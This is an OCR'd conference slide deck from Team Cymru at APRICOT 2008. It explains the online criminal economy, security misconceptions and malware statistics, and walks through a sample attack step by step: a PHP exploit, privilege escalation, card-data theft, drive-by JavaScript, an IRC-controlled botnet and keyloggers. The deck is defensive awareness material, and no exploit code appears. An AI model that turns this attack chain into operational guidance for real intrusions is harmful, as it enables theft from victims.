Team Cymru

Anatomy of a Network Attack

APRICOT 2008, Taipei

Ryan Connolly, ryan@cymru.com
<http://www.cymru.com>

Agenda

1) Objectives
2) Miscreants, Motivations, & Misconceptions
3) A Sample Modern Attack
4) Botnets
5) DDoS, & Botnet financials
6) Trends

Objectives

- What drives on-line malicious activity?
- What type of tools are used in modern attacks?
- Who is behind these?
- How does it impact me?

Miscreants, Motivations, & Misconceptions

Motivations behind the attacks: *yesterday and today*

- About five years ago, on-line miscreants had the following motivations:
  - "fame" among the hacker underground
  - "fun"
  - to elevate control among IRC users
  - Web defacement
  - Denial of Service attacks against your IRC nemesis
  - scripted intrusions

Motivations behind the attacks: *yesterday and today*

- Well, the hacker underground has grown up.
- Today, an online underground economy exists solely for the buying and selling of financial data (*your* bank account), identity data (*your* national ID information), and almost anything else you can imagine (passports, airline tickets, etc, etc)
- Today's miscreants are ***criminals.***

Extracting the Ca$h

Miscreant perception of computers

underground **cash registers**

Extracting the Ca$h

Miscreant perception of computers

underground **cash registers**

Extracting the Ca$h

- Proxy Sales, Bot Sales
- Malware Sales
- Spam, Phishing
- Compromised Routers, .mils, .govs, .edus
- Full Infos (50/50)
- DDoS for Hire
- Spyware/adware/malware “affiliate programs”
- The obvious – charging to stolen credit cards, clearing out bank accounts
- Illustrative article (the story of Ancheta and Sobe): http://reviews.cnet.com/4520-3513_7-6427016-1.html

Where’s the Problem?

Security Misconceptions

Security Misconceptions

- “…but I use NAT”
- “I block everything inbound.”
- “Our Antivirus keeps us safe.”
- “We don’t use Windows.”
- “We have a DMZ.”
- “I’m not a target.”
- “I use encryption/IPSec.”
- “I use IPv6.”

Security Misconceptions

Malware: worse than you'd expect

- 71 percent of all corporate networks *admit* to having been infected – our research suggests that the actual number is much higher
- Malware is so pervasive that it has been detected in shrinkware shipped directly from the manufacturer
- New versions crop up at a rate that exceeds ***10,000 per day***

Security Misconceptions
But I Have An Antivirus Package

- Antivirus packages detect 25 - 50% of malware in the wild
- Good backup procedures and sound policies required
- One tool doesn’t fit the job

Security Misconceptions
Malware Proliferation


1988 - Less than 10 known viruses

1990 - New virus found every 2 days

1993 - 10 to 30 new viruses per week

1995 - 6,800+ viruses and variants

2006 – at least 10,000/day malicious code samples (viruses, trojans, etc)



Security Misconceptions

Malware Still on the Internet

Malware	IPs detected		
Beagle	349445		
Blaster	24857		
Bots	363683	380185	-4.34%
Bruteforce	170	152	11.84%
Dameware	470	584	-19.52%
Botnet C&C	560	583	-3.95%
Defacement	264	427	-38.17%
Dipnet	72	84	-14.29%
Mail Viruses	7803	8497	-8.17%
Malware URL	1839	1471	25.02%
Mydoom	63	63	0%
Nachi	18234	18066	0.93%
Phatbot	14318	14535	-1.49%
Phishing URLs	327	346	-5.49%
Proxy	34504	35051	-1.56%
Routers	447	461	-3.04%
Scanners	117328	127017	-7.63%
Sinit	86	73	17.81%
Slammer	13652	13335	2.38%
Spam	3197528	2814731	13.60%
Spybot	41177	44613	-7.70%
Toxbot	291928	316994	-7.91%
TOTALS	**4320203**	**3996672**	**8.10%**

Running 1066 samples through 32 AV packages yielded a 37% detection rate

Security Misconceptions


- The miscreants understand return on investment

```
Aachen University of Technology 137.226.0.0-137.226.255.255
Abilene Christian University 150.252.0.0-150.252.255.255*
Acadia University 131.162.0.0-131.162.255.255
Agricultural University Wageningen 137.224.0.0-137.224.255.255
Aichi-Gakuin University 163.214.0.0-163.214.255.255
Alfred University 149.84.0.0-149.84.255.255
American University 147.9.0.0-147.9.255.255
Andrews University 143.207.0.0-143.207.255.255
Aomori Public University 163.54.0.0-163.54.255.255
Appalachian State University 152.10.0.0-152.10.255.255
Aristotle University of Thessaloniki 155.207.0.0-155.207.255.255
Arizona State University 129.219.0.0-129.219.255.255
... 926 more prefixes
```

- …it’s a business after all.


Security Misconceptions

- Think again…




A Sample Modern Attack

Sample Modern Attack



Step 1: Attacker scans a wide range of IPs in order to detect a vulnerable IIS Server.

Sample Modern Attack



Vulnerable PHP application

Step 2: Attacker uses a PHP exploit to gain user-level access to the IIS Server.

Step 3: Using a privilege escalation exploit, the attacker gains root-level access to the machine.

Sample Modern Attack

"Rooted" IIS Server

Oracle Database Server

Step 4: Attacker identifies the "back-end" Oracle database server that contains the website's customer data.


Step 5: The misconfigured database server allows the IIS server to both insert and read information in the database.

Step 6: The attacker is able to access all the customer credit card and account transaction databases.


```
Doe, John
MC # 9876 5432 1098 7654,
exp 11/09, security code: 123
Address:
123 Unfortunate St
New York, NY, USA
Phone: +1 555 555-5555

Averageguy, Bob
Visa # 1234 5678 9012 3456,
Exp 01/11, security code: 987
456 Money-be-gone Ave
London, U.K.
Phone: +020 5555 5555
```

Sample Modern Attack

Step 7: Attacker advertises stolen credit card numbers on an underground economy network.



Underground Economy Network




Criminal

```
Doe, John
MC # 9876 5432 1098 7654,
exp 11/09, security code: 123
Address:
123 Unfortunate St
New York, NY, USA
Phone: +1 555 555-5555

Averageguy, Bob
Visa # 1234 5678 9012 3456,
Exp 01/11, security code: 987
456 Money-be-gone Ave
London, U.K.
Phone: +x xxx xxxxxxx
```

Step 8: Credit card information is purchased by another criminal.

...and the attacker makes BIG BUCKS!


Sample Modern Attack



Step 9: Attacker modifies IIS server to append JavaScript at the end of the website’s home page that will exploit a vulnerability in unpatched versions of Internet Explorer. (100k+ sites in one month)


Step 10: The attacker downloads & installs a bot client onto the machines of the unsuspecting users.

Sample Modern Attack




Step 11: The attacker bot client instructs the machines to join an IRC channel on somedomain.com, port 6667. From here, the attacker can issue commands to his "drone army."

Sample Modern Attack



Step 12: Attacker installs a keystroke logger on computers in his drone army in an to grab bank account usernames & passwords.

Sample Modern Attack



